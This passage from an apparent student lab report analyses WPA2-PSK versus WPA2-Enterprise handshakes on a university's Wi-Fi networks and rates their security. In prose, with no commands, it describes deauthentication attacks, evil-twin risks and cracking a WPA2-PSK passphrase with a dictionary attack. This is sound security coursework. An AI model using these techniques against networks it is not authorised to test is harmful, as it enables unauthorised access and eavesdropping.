(client to attacker and attacker to server) to compromise the entire encrypted exchange of messages.

The naive way to prevent such an attack into the network is to not broadcast the password of the network in the SSID itself. This limits some of the foreign entities into the network but it is not enough.


A more secure form of mitigating such attacks is to install WPA2-Enterprise with active verification (802.1X authentication) using an authentication server where a different passphrase is dedicated to each individual. This authentication only allows access to individuals with a dedicated username and corresponding passphrase to generate the PMK and eventually a PTK.

10. Entering Wrong Password while connecting to IITH Guest Wi-Fi Network

a. Connecting with Correct Password



b. Connecting with Wrong Password



c. Difference between them

As we can see from the two screenshots above, in the case of failure of password authentication in IITH-Guest we are only receiving Msg1 and Msg2 whereas in the successful authentication we are receiving all four messages from 1 to 4 which is because Msg1 is sent from AP to client and Msg2 is sent from client to AP which contains the MIC. Incase of failure, this message integrity code is not validated at the AP because of which the AP sends a deauthentication msg to the client and connection fails.

d. Difference of call flows between IITH-Guest and IITH Wi-Fi Network


The IITH Wi-Fi network works on WPA-Enterprise whereas the IITH-Guest Network works on the WPA-PSK. The call flow of the IITH Wi-Fi Network includes:

1. Probe Request and Response
2. (NULL) Authentication Request and Response
3. EAP Request and Response
4. EAP-TLS 4 way handshake (Client and Server Authentication) and EAP Success
5. EAPOL-Key 4-way Handshake (Exchange of PTK)


Whereas, in the WPA2-PSK which is installed in IITH-Guest Network we won't have verification based on an Authentication Server (AS), there will only be MIC verification during Key handshake. So, to the same call flow as above, the IITH-Guest network lacks the 4th (EAP-TLS 4 way handshake (Client and Server Authentication) and EAP Success) call flow. This is verified by looking at the screenshot of the successful handshake of IITH-Guest Network.

11. Analyze RSN IE in beacon and probe responses

a. Beacon Frames



b. Probe Responses



From the highlighted screenshots above of the RSN IE, information of our own AP, we can clearly see that it uses AES CMC for Group Cipher suite (used to encrypt multicast or broadcast traffic) as well as Pairwise Cipher Suite (used to encrypt the unicast traffic). The authentication Key Management Suite advertises only IEEE 802.11, PSK as this AP uses WPA2-PSk version of authentication (NULL Authentication with MIC matching during key exchange handshake).
The figure also shows an extended list of RSN capabilities like Pre-Authentication capabilities are not supported, No capability and requirement for protection of management frames making it prone to deAuth attacks, number of replay counters for PTK and GTK and more.

12. Security Mechanisms for IITH, IITH-GUest and own AP

The IITH Wi-Fi Network is employed using WPA2-Enterprise with 802.1X authentication (using LDAP) where as the IITH-Guest and own AP is employed using WPA2-Personal with 802.11 authenticated using a passphrase.
Open Availability of passphrase in IITH-Guest makes it vulnerable to easy open access to attackers, eavesdropping, deaAuthentication followed by the Evil twin attack or Denial of Service with Man in the middle attack and more making it clearly not secure in terms of security.
Similarly, we have our own AP with WPA2-Personal but with a secret passphrase. Even with a secret passphrase we clearly demonstrated how it is possible to crack it using deaAuthentication following a dictionary attack. A simple brute-force with a password list was enough to crack the passphrase when the passphrase was not well thought out (not meeting the password standards like use of complete ASCII characters set like lowercase, uppercase, numerals and symbols, password length, uniqueness and so on). Deauthentication attacks are possible in such AP as the management frame protection is not supported as we clearly saw in the above figures.

Although IITH Wi-Fi Network doesn't support the protection of management frames, it allows an active authentication using an Authentication Server for client as well as the server. Access to this network is based on individual verification with a unique passphrase for each individual with a unique username.
So, even if the attacker can deAuth, record and crack password for one individual (which is least likely as the credentials are encrypted using multiple encryption pipes), other communicating individuals wont be vulnerable to this attack.
So, in our opinion IITH Wi-Fi with 802.1X authentication is the most secure one.

Credit Statement:

Parts	Tasks	Akash Tadwai *(ES18BTECH11019)*	Kamal Shrestha *(CS21MTECH16001)*
PART A **Cracking WPA2-PSK Passphrase**	Cracking WPA2-PSK using own AP	Collaborative Work	
	Cracking WPA2-PSK on target victim AP	-	Did Entirely
	Pseudo-Code for *aircrack-ng's passphrase cracking algorithm*	Did Entirely	-
	Report Writing	Collaborative Work	
PART B **Analyzing IITH Wi-Fi Network Security**	Capturing IITH Wi-Fi Packets (Success and fail scenarios)	Collaborative Work	
	Capturing IITH-Guest Wi-Fi Packets (Success and fail scenarios)		
	Questions from 1-6	Did Entirely	-
	Questions from 7-12	-	Did Entirely
Report Formatting	Collaborative Work		

References:

1. https://www.ins1gn1a.com/understanding-wpa-psk-cracking
2. wlan0mon is on channel 2, but the AP uses channel 5
3. How can I capture the packet headers but not the data?
4. CWSP -RSN Information Element | mrn-cciew
5. CWSP- EAP PEAP | mrn-cciew
6. CWAP – 802.11 Mgmt Frame Types | mrn-cciew
7. Understand and Cracking WPA/WPA2(Enterprise) · Teck_k2
8. III. EAP Downgrade Attacks – s0lst1c3